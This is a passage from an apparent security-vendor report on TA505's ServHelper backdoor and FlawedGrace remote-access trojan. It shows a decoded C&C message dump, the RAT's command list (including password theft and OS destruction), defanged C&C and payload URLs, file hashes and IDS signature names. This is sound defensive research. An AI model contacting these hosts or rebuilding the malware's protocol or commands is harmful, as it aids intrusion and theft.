000000b0  37 38 39 30 31 32 b5 00  00 00 7e 00 00 00 04 00  |789012....~.....|
000000c0  00 00 01 00 03 00 76 65  72 d2 00 00 00 ca 00 00  |......ver.......|
000000d0  00 08 00 00 00 02 00 05  00 62 75 69 6c 74 8d 08  |.........built..|
000000e0  13 5a 00 00 00 00 e6 00  00 00 00 00 00 00 04 00  |.Z..............|
000000f0  00 00 01 00 04 00 69 73  36 34 16 01 00 00 f8 00  |......is64......|
00000100  00 00 1e 00 00 00 04 00  02 00 6f 73 37 00 20 00  |..........os7. .|
00000110  55 00 6c 00 74 00 69 00  6d 00 61 00 74 00 65 00  |U.l.t.i.m.a.t.e.|
00000120  20 00 37 00 36 00 30 00  31 00 36 01 00 00 2a 01  | .7.6.0.1.6...*.|
00000130  00 00 0c 00 00 00 04 00  04 00 61 72 63 68 36 00  |..........arch6.|
00000140  34 00 2d 00 62 00 69 00  74 00 5e 01 00 00 4c 01  |4.-.b.i.t.^...L.|
00000150  00 00 12 00 00 00 04 00  06 00 64 6f 6d 61 69 6e  |..........domain|
00000160  57 00 4f 00 52 00 4b 00  47 00 52 00 4f 00 55 00  |W.O.R.K.G.R.O.U.|
00000170  50 00 94 01 00 00 76 01  00 00 1e 00 00 00 04 00  |P.....v.........|
00000180  08 00 63 6f 6d 70 75 74  65 72 [redacted]          |..computer[redacted]|
00000190  [redacted]                                        |[redacted]|
000001a0  [redacted]                                        |[redacted]|
000001b0  0c 00 00 00 04 00 08 00  75 73 65 72 6e 61 6d 65  |........username|
000001c0  53 00 59 00 53 00 54 00  45 00 4d 00 ce 01 00 00  |S.Y.S.T.E.M.....|
000001d0  03 00 00 00 04 00 00 00  01 00 06 00 72 69 67 68  |............righ|
000001e0  74 73 e2 01 00 00 01 00  00 00 04 00 00 00 01 00  |ts..............|
000001f0  04 00 62 6f 6f 74 26 02  00 00 f8 01 00 00 2e 00  |..boot&.........|
00000200  00 00 04 00 06 00 6c 6f  63 61 6c 65 45 00 6e 00  |......localeE.n.|
00000210  67 00 6c 00 69 00 73 00  68 00 20 00 28 00 55 00  |g.l.i.s.h. .(.U.|
00000220  6e 00 69 00 74 00 65 00  64 00 20 00 53 00 74 00  |n.i.t.e.d. .S.t.|
00000230  61 00 74 00 65 00 73 00  29 00 39 02 00 00 00 04  |a.t.e.s.).9.....|
00000240  00 03 04 00 00 00 01 00  03 00 72 65 73 4c 02 00  |..........resL..|
00000250  00 18 00 00 00 04 00 00  00 01 00 03 00 62 70 70  |.............bpp|
00000260  71 02 00 00 64 02 00 00  0d 00 00 00 03 00 08 00  |q...d...........|
00000270  6c 6f 63 61 6c 5f 69 70  31 39 32 2e 31 36 38 2e  |local_ip192.168.|
00000280  30 2e 31 33 36 00 00 00  00 8c 02 00 00 08 00 00  |0.136...........|
00000290  00 02 00 0b 00 75 70 64  61 74 65 5f 74 69 6d 65  |.....update_time|
000002a0  6f 58 29 5b 00 00 00 00  aa 02 00 00 00 00 00 00  |oX)[............|
000002b0  00 00 00 00 00 07 00 6d  6f 64 75 6c 65 73 00 00  |.......modules..|
000002c0  00 00 c0 02 00 00 00 00  00 00 00 07 00 73 65 72  |.............ser|
000002d0  76 65 72 73 00 00 00 00  00 00 00 00 d2 02 00 00  |vers............|
000002e0  00 03 00 5b 30 5d 00 03  00 00 e6 02 00 00 1a 00  |...[0]..........|
000002f0  00 00 04 00 04 00 68 6f  73 74 34 00 36 00 2e 00  |......host4.6...|
00000300  31 00 36 00 31 00 2e 00  32 00 37 00 2e 00 32 00  |1.6.1...2.7...2.|
00000310  36 dd ca 08 b8 aa e0 ef  87 12 6c 74 ff 19 20 62  |6.........lt.. b|
00000320
```

Figure 10: Example FlawedGrace C&C message 4 plaintext data

This message contains various system and malware information that has been serialized using the same method as for configuration files. The serialized data is then packaged within additional binary data structures.

While there are other message types with their own formats, the examples here provide initial insight into FlawedGrace's C&C protocol.

FlawedGrace also uses a series of commands, provided below for reference:

- target_remove
- target_update
- target_reboot
- target_module_load
- target_module_load_external
- target_module_unload
- target_download
- target_upload
- target_rdp
- target_passwords
- target_servers
- target_script
- destroy_os
- desktop_stat

Conclusion

Threat actor TA505 is both consistent and prolific. When the group distributes new malware, it may be a blip (like Bart ransomware, which was only distributed for one day in 2016) or like Locky ransomware it may become the dominant strain of malware in the wild. In this case, the group has started distributing two variants on a new backdoor we named ServHelper and a RAT we call FlawedGrace. This also extends the trend that emerged in 2018, in which threat actors increasingly focused on distribution of downloaders, information stealers, RATS, and other malware that can remain resident on victim devices for far longer than destructive, "smash and grab" malware like ransomware. We will continue to observe the distribution of these three malware variants but, at this time, they do not appear to be one-offs, but rather long-term investments by TA505.

References

[1] https://www.proofpoint.com/us/threat-insight/post/ta505-targets-us-retail-industry-personalized-attachments

[2] https://www.proofpoint.com/us/threat-insight/post/leaked-ammyy-admin-source-code-turned-malware

Indicators of Compromise (IOCs)

IOC	IOC Type	Description

52c72a9de2f6e892f07827add85ad913b0541cd5c8449aadc2722f8eb75e548c	SHA256	November 9 “Tunnel” campaign attachment
hxxp://officemysuppbox[.]com/staterepository	URL	November 9 “Tunnel” campaign payload
1b0859ddbdebcb9d2bb46de00d73aa21bc617614b8123054426556783b211bc8	SHA256	November 9 “Tunnel” campaign ServHelper
hxxps://checksolutions[.]pw/ghuae/huadh.php	URL	November 9 “Tunnel” campaign ServHelper C&C
hxxps://rgoianrdfa[.]pw/ghuae/huadh.php	URL	November 9 “Tunnel” campaign ServHelper C&C
hxxps://arhidsfderm[.]pw/ghuae/huadh.php	URL	November 9 “Tunnel” campaign ServHelper C&C
eb66ebb95a3dcecae64c61f611a9332fbf460d1b8039d3ab7e4f220104a4bec4	SHA256	November 15 “Downloader”

		campaign attachment
hxxp://offficebox[.]com/host32	URL	November 15 “Downloader” campaign payload
3cd7e0a8321259e8446b2a9da775aae674715c74ff4923cfc8ec5102f380d41a	SHA256	November 15 “Downloader” campaign ServHelper
f4b9219f329803dd45afd5646351de456e608dd946830c961ec66c6c25e52cac	SHA256	December 13 “FlawedGrace” campaign attachment
hxxp://office365onlinehome[.]com/host32	URL	December 13 “FlawedGrace” campaign payload
d56429d6d0222022fe8f4cb35a28cd4fb83f87b666a186eb54d9785f01bb4b58	SHA256	December 13 “FlawedGrace” campaign ServHelper
hxxps://afgdhjkrm[.]pw/aggdst/Hasrt.php	URL	December 13 “FlawedGrace” campaign ServHelper C&C
efcee275d23b6e71589452b1cb3095ff92b10ab68cd07957b2ad6be587647b74	SHA256	December 13 “FlawedGrace”

		campaign FlawedGrace
46.161.27[.]241:443	IP:Port	December 13 “FlawedGrace” campaign FlawedGrace C&C
9fccd107bd0aee3a2f39ad76a49758309c95545d8154b808eec24d2b51dc4579	SHA256	“sethijack” command ServHelper
hxxp://dedsolutions[.]bit/sav/s.php	URL	“sethijack” command ServHelper C&C
hxxp://dedoshop[.]pw/sav/s.php	URL	“sethijack” command ServHelper C&C
hxxp://asgaage[.]pw/sav/s.php	URL	“sethijack” command ServHelper C&C
hxxp://sghee[.]pw/sav/s.php	URL	“sethijack” command ServHelper C&C

a9492312f1258567c3633ed077990fe053776cd576aa60ac7589c6bd7829d549	SHA256	“loaddll” command ServHelper
hxxps://vesecase[.]com/support/form.php	URL	“loaddll” command ServHelper C&C

ET and ETPRO Suricata/Snort Signatures

2833522 ETPRO TROJAN Observed Malicious SSL Cert (HuadhServHelper RAT CnC)

2833552 ETPRO TROJAN HuadhServHelper RAT CnC Domain Observed in SNI

2833881 ETPRO TROJAN Observed Malicious SSL Cert (ServHelper CnC)

2833985 ETPRO TROJAN Observed Malicious SSL Cert (ServHelper CnC)

2834074 ETPRO TROJAN Observed Malicious SSL Cert (ServHelper CnC)

2834233 ETPRO TROJAN ServHelper CnC Inital Checkin

2828489 ETPRO TROJAN FlawedGrace CnC Activity
